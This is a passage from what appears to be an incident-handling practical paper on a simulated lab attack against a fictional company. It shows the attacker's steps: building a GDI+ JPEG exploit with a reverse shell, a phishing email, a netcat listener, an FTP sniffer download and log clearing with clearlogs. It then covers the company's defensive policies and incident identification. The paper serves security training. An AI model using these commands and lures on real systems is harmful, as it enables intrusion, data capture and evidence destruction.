


Figure 18: ABC Products LTD network

Computer Name	IP address
Comp 1	192.168.1.10/24
Comp 2	192.168.1.11/24
Comp 3	192.168.1.12/24

Table 3: IP addresses and subnet mask in ABC Products LTD

Stages of the Attack

Before execution of the attack on ABC Products LTD, we must answer to some important questions, like:

1. What are our motives?
2. What is our ultimate goal?
3. How exactly we'll execute our attack?

To answer to these and other questions we'll plan and prepare for the attack. Doing this will improve our success rate and effectiveness.

Planning

There are many reasons for the attacker to break in into other's systems.
It may be, but not limited:

- for financial reason (to steal money)
- just for fun ("bored" attacker or just to know that he/she can get into this system)
- to compete with others (like, who can hack the biggest number of systems)
- for gaining more knowledge (different systems require various skills to break into them)
- for vandalism (to destroy system)
- for various political reasons (tell to the word what he/she think about something)

In our scenario the attacker's motive is "for gaining more knowledge".

Attacker's goal is: to break into the organization (ABC Products LTD) and learn their network architecture and installed systems.

What is the plan to accomplish this goal? This simple flowchart will help us to clarify planed actions (Figure 19).




Figure 19: Plan and flowchart for the attack

Our high-level plan for execution of the attack:
- Create malicious image
- "Envelop" it to SFX (self executable) zip archive
  - this is for placing image in "programs" folder of the victim system
- Send e-mail with attached archive
- Wait for incoming connection, when our image will be opened
- Transfer "raw socket" sniffer to the victim computer.
- "Explore" organization's network.
- Quit from that system.

To adopt exploit for our target we do the following:
1. Create malicious JPEG image file with previously compiled "`jpegOfDeathv0_6_a.exe`" program.

Our (attacker) IP address is 192.168.1.3 (in simulation lab). The port that we choose and expect connection to it from the victim system is 80. Complete command with parameters will be:

```
"jpegOfDeathv0_6_a.exe -r 192.168.1.3 -p 80 mal.jpg"
```

Now we copy malicious payload from `mal.jpg` to the original (clean) `bulzano.jpg` image file (from `C:\WINDOWS\system32\oobe\html\mouse\images\bulzano.jpg`) with the same procedures, as were in our testing stage. Save this new image as `"taskman.jpg"` (less suspicious name).
At this stage we prepared our malicious image file.

2. Create SFX zip archive.

First, we create zip file with our image. Then hit right click on this file and choose “Create Self-Extarctor (.exe)”.
Enter to “Default Unzip To folder” box the path to programs folder:
`C:\Documents and Settings\All Users\Start Menu\Programs`
When this self-executable zip file will be opened on victim system, the user will be prompted with the following dialog (Figure 20):




Figure 20: Unzipping malicious image

After the user press "Unzip", the victim’s system will get new item in “All Programs” menu, when the user pass over the icon of `taskman.jpg` with a mouse – the exploit will be triggered. The victim’s system “All Programs” menu will look like this (Figure 21):

Figure 21: Installed malicious image

We finished adopting our exploit.

Now we want to prepare our “exploration” phase. For that reason we’ll use network sniffer to reveal some network information in a passive, non-intrusive way. With a “covering tracks” stage in mind, we want to use network sniffer with “small footprint”. Installing network driver on the victim system isn’t an option. We’ll use raw socket sniffer located at http://www.delikon.de/zips/raw.zip . This is source code and we need to compile it. Open `packetdatahexdumper.dsw` (Visual Studio project) file in Visual Studio and compile this project (hit "Build" button). The result is `packetdatahexdumper.exe` file that can “listen” to network traffic.

The last stage in our preparation will be running FTP server on the attackers system. We’ll use default Windows XP FTP server.

Now we copy our sniffer program to default FTP directory at `C:\Inetpub\ftproot` and rename `packetdatahexdumper.exe` to `sn.exe`. Such name is less suspicious, if it will be found by the user of the victim system.

Preparing for the “covering tracks” stage is almost done in previous steps, which included:

- connect reverse shell to “standard” port 80. This port is used for HTTP traffic (browsing websites).

- utilizing sniffer program that don't require installation of packet drivers (as many others do), minimizing our "footprint".
- at the end of the attack, three files must be deleted: sniffer (`sn.exe`), sniffer output file and malicious image (`taskman.jpg`).

For the "keeping access" stage, we put our malicious image to the "programs" folder, so it will be executed each time when victim pass over image with a mouse (Figure 21).

Now we are ready to execute our attack.
After such preparation and planning stage it must be easy and fast.

Reconnaissance

At this stage the attacker performing web searches for the victim company. This can be accomplished by entering "ABC Products LTD" string in the Google.com web search engine (Figure 22). The result from Google.com will bring the address of victim's web site – www.abcproductsltd.com

Figure 22: Google search

Scanning

From the ABC Products LTD web site the attacker only needs the email addresses. Simple browsing and collecting company's email addresses will be enough for continuing successful attack. In "contact us" section of the company's web site was found email address of the sales department - sales@abcproductsltd.com . The company does not host their web site or mail servers, so it is difficult to track down IP addresses. Also there is difficult to know from remote if the victim system is vulnerable to GDI+ bug. Instead the attacker hopes to lure one of the company's employees by sending e-mail message with the attached malformed JPEG image to company's sales department mail box and wait until an unsuspicious user execute the attachment and the exploit will be triggered, then the victim's machine will connect back to attacker's computer.

Exploiting the System

As was planed by the attacker, he must open command line window and run netcat tool. Netcat tool will wait for incoming connection from the victim system. According to the configured parameters in the image file, this command was executed on the attacker's machine:

```
nc -l -p 80
```

Now the attacker send email message (through one of available free web mail servers like www.yahoo.com) to the sales department (sales@abcproductsltd.com) of ABC Products LTD with the attached `Request.exe` file that consist of malicious image file. In the email message the attacker write fictitious story, pretending as a potential customer that interesting in some products of this company and asking to open attached file with a "list of goods" that he want to buy. Unsuspicious employer of ABC Products LTD opened that mail and soon the attacker got the following prompt in the running netcat window:

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\admin>
```

First, attacker checked "where he is" by running "`netstat -ano`" command on victim computer (Figure 22):




Figure 23: Checking connections

In this output the attacker realized that he control one of the ABC Products LTD computers with IP address 192.168.1.10. This machine is connected to attacker's computer 192.168.1.3 at port 80.

The next attacker's move was to copy network sniffer program (`sn.exe`) from his FTP server (Figure 23).




Figure 24: Transferring sniffer to the victim computer

The following commands were performed:

`ftp -A 192.168.1.3`
- connect to FTP server and automatically login as anonymous user.

`bin`
- use binary mode to transfer sn.exe file (binary file)

`get sn.exe`
- transfer of the network sniffer program

`bye`
- exit from FTP server.

Until now, the attacker successfully executes his previously developed plan for the attack and according to this plan – there is "exploration" phase of his attack to be performed now. To complete this phase, the attacker executes network monitoring program (sniffer) on the victim system (Figure 24):




Figure 25: Running sniffer

After issuing "`dir`" command and checking that `sn.exe` (sniffer) program was successfully copied to the victim computer, the attacker run `sn.exe` and redirect output from this program to `net.txt` file:

```
sn.exe > net.txt
```

The attack is almost complete and the attacker leaves console for couple of hours to let to the sniffer program collect enough information from the network and analyze it later.

After about 2 hours later the attacker checked his console to the victim computer and wasn't pleased to see that connection was lost (Figure 25).




Figure 26: Losing control

The attacker run again Netcat tool to listen on port 80, but without success. The victim machine never comes back. There is a flow in the attacker's plan to keep control over the victim computer and this part will be reviewed and changed in his future attacks.

Keeping Access

It was simple plan to keep access to the victim machine by exploiting the same vulnerability again and it was the original intention of the attacker. To keep access, attacker installed his malformed image file in the start menu of the victim machine. This malformed image file has backdoor functionality like Netcat tool – provide to the attacker remote command line access to the victim system.

This approach has some advantages like:

- small "footprint" – the less files copied or changes made to the system – the less suspicious will be the user of the victim machine.
- there is no "predicted" behavior of the victim system: there are no scheduled jobs, installed services or programs that run on start up, so it is a little more confusing and difficult for the user to realize the real problem.
- avoiding use of known backdoors or other malicious programs will keep the attacker undetected by antivirus software.

Some disadvantages are:
- the attacker did not control when a victim's machine will connect to his computer.
- installed image in the start menu can be visually discovered.
- without fixing the vulnerability, somebody else can compromise the victim's system.

Although, losing control of the victim machine, prior getting the `net.txt` file with network traffic, wasn't the good thing, but it was good enough for the attacker's intention – just "look around". For more malicious purposes the attacker can use different approach to keep his access, like:
- install backdoor programs (this can be achieved by simply running backdoor program like the network sniffer `sn.exe` was previously executed in the "Exploiting the system" section).
- install rootkit programs.
- patching security holes to prevent other attackers to compromise victim system.
- change victims system parameters or configuration in a way that will help to the attacker to remain undetected (for example: stoping antivirus or personal firewall services).

Covering Tracks

This attack doesn't leave to many traces. As covered in the preparation phase, the attack was performed trough common ports (80 and 21), the attacker's files were renamed to unsuspicious names and no drivers or programs were installed. Because of inability to reestablish connection to the victim system – some attacker's files were left in the victim system and weren't deleted.
They are:
- `sn.exe` (network monitoring program)
- `net.txt` (dump of network packets from the `sn.exe`)
- `taskman.jpg` (malicious image file)

Also, the Windows system event was left in the logs of the victim machine (Figure 16). This event log did not tell too much about executed attack and therefor didn't expose the attacker or performed actions. Nevertheless the attacker planned to delete these events by coping and executing ClearLogs tool from http://ntsecurity.nu/toolbox/clearlogs/ . This tool can delete system, application and security logs. After running it without parameters the following output is displayed:

```
D:\Toolz>clearlogs.exe

ClearLogs 1.0 - (c) 2002, Arne Vidstrom
(arne.vidstrom@ntsecurity.nu)
             - http://ntsecurity.nu/toolbox/clearlogs/

 Usage: clearlogs [\\computername] <-app / -sec / -sys>

        -app = application log
        -sec = security log
        -sys = system log
```

To clear system log this command must be run:

```
clearlogs -sys
```


The Incident Handling Process

The Incident Handling Process is divided into six stages or phases:
- preparation
- identification
- containment
- eradication
- recovery
- follow-up

These six steps provide more methodical approach to manage computer security incidents and help prevent duplication of effort, minimize the impact of unexpected events during the incident and minimize the negative impact of the incident (costs, time, etc.).

Preparation

* Purpose of this phase is to prepare for possible incidents that may occur and reduce their number and impact on organization. This stage includes establishing policies, procedures and technical countermeasures. *

ABC Products LTD is a small company and have some Incident Handling polices and procedures in place. Executive director of this company formed a small incident handling team that consists of 2 members: executive director – responsible for incident management and other administrative tasks and system administrator - that responsible for the technical aspects of this incident: identification, containment, eradication and recovery.
In fact, the company wasn't prepared good enough to the incident and executive director planed to introduce some changes and additions to the company's polices in the near future. He already writes some notes for upcoming changes:
- keeping company's systems up to date with security patches
- securing company's computers to the required minimum
- train employees for basic security awareness
- regularly backup company's systems

Countermeasures in place:
- McAfee antivirus program with regular updates.
- Warning banners.
- Operating system services was in their default configuration.

ABC Products LTD has the following policies in place:

Anti-virus policy:
- Regularly check and update if necessary an antivirus definition files. The updates must be scheduled for every day at 6:00 AM or performed manually at each computer.
- The full system scan must be scheduled once a week at Sunday 9:00 AM.
- Real time scanning must be enforced on all computers.
- Virus detection must be performed on all kinds of files.
- The following actions are strictly prohibited (otherwise, required written permission):
    - Connecting or accessing removable media (floppy, optical, flash or other disks) that aren't belong or approved by the company.
    - Download any files from the Internet that isn't related to performed tasks.
    - Browse to web sites that aren't related to performed tasks.
    - Open executable attachments from the e-mail messages.
- Any suspicious or unusual behavior of the computer systems must be reported to the responsible person (system administrator).

Password and account lockout policy:
- Password history: 10 passwords remembered.
- Maximum password age: 30 days.
- Minimum password age: 1 day.

- Minimum password length: 8 characters.
- Account lockout duration: 0.
- Account lockout threshold: 4 invalid logon attempts.
- Reset account lockout counter after: 30 minutes.

The jump kit is an important component of the incident handling process, witch include necessary tools to execute this process properly.
The jump kit contains the following items:
- Dual boot laptop with Windows XP and Linux RedHat 9 operating systems.
- SCSI and IDE hard drives.
- 4 port ethernet hub and network cables.
- Blank CDR disks.
- Blank floppy disks.
- Voice recorder.
- Office equipment (notebooks, pens, permanent markers).
- USB hard disk.
- Digital camera.
- Computer tool set with screw, cutter, etc.
- Incident handling forms.
- Flashlight.
- Tamper proof envelops.
- Wireless laptop network card for 802.11 a/b/g networks (ORiNOCO 11a/b/g ComboCard). This will help to resolve issues involving various wireless networks.
- Software CDs including Windows XP, netstumbler and other wireless network tools, Ghost, Foundstone forensic tools, knoppix bootable cd.

There are some more general recommendations to prepare to computer security incidents (that wasn't performed by the company):
- Installing an intrusion detection system (IDS)
- Performing vulnerability risk assessment.
- Create an incident notification call list and establish escalation policies (created by the company during the incident identification).
- Establish policies and contacts with law offices.

Identification

* Purpose of this phase is to identify whether or not an incident has occurred, if necessary, recognize the nature of the incident. It is important at this stage to assign responsible person, determine if an incident is taken place and maintain chain of custody*

8:10 AM, November 9, 2004

The company's employee opens the attacker's email and extracts the attachment. Nothing was happened and employee thought that it was broken file, he replied to attacker's email with description of the problem and move to another task.

8:30 AM, November 9, 2004

One of company's employees complains to system administrator about strange behavior of his computer: when he wants to run one of the programs through standard Windows menu – the taskbar disappear and restarted.

8:45 AM, November 9, 2004

The system administrator arrives to the "strange" computer and confirms that something is not usual in the behavior of this system. The image file "`taskman.jpg`" appears in the programs menu (Figure 21). He run "`netstat -ano`" command at the employee's computer and got the following result:




Figure 27: Connections in the victim's workstation

The system administrator notices the connection to some foreign system to port 80 and corresponding process ID 848. He opens Task Manager and searches for corresponding PID (Process ID), but can't find it. There is no such PID in the listed processes by the Task Manager. More over, he found that unusual process is running on that system – `sn.exe` (Figure 27).




Figure 28: Running processes in the victim's workstation

The system administrator search for `sn.exe` file in the file system of this machine and finds it in `"C:\Documents and Settings\admin"` directory. He browses to that directory and finds another unusual file – `net.txt`. He opens it and realizes that there is serious incident taking place here. This file has captured network packets in it (Figure 28). He opened command line and browse to `"C:\Documents and Settings\admin"` directory, then he copied `"taskman.jpg"` to floppy diskette to check it later.

Figure 29: Sniffer log file

9:15 AM, November 9, 2004

The system administrator informs executive director about latest findings. Then from his computer he provides "taskman.jpg" from the floppy diskette to VirusTotal website (http://www.virustotal.com) and checks it for viruses. From the results (Figure 15) he understands that this file contain some kind of JPEG exploit or backdoor program.

At this stage it was clear that the countermeasures that were in place didn't work:
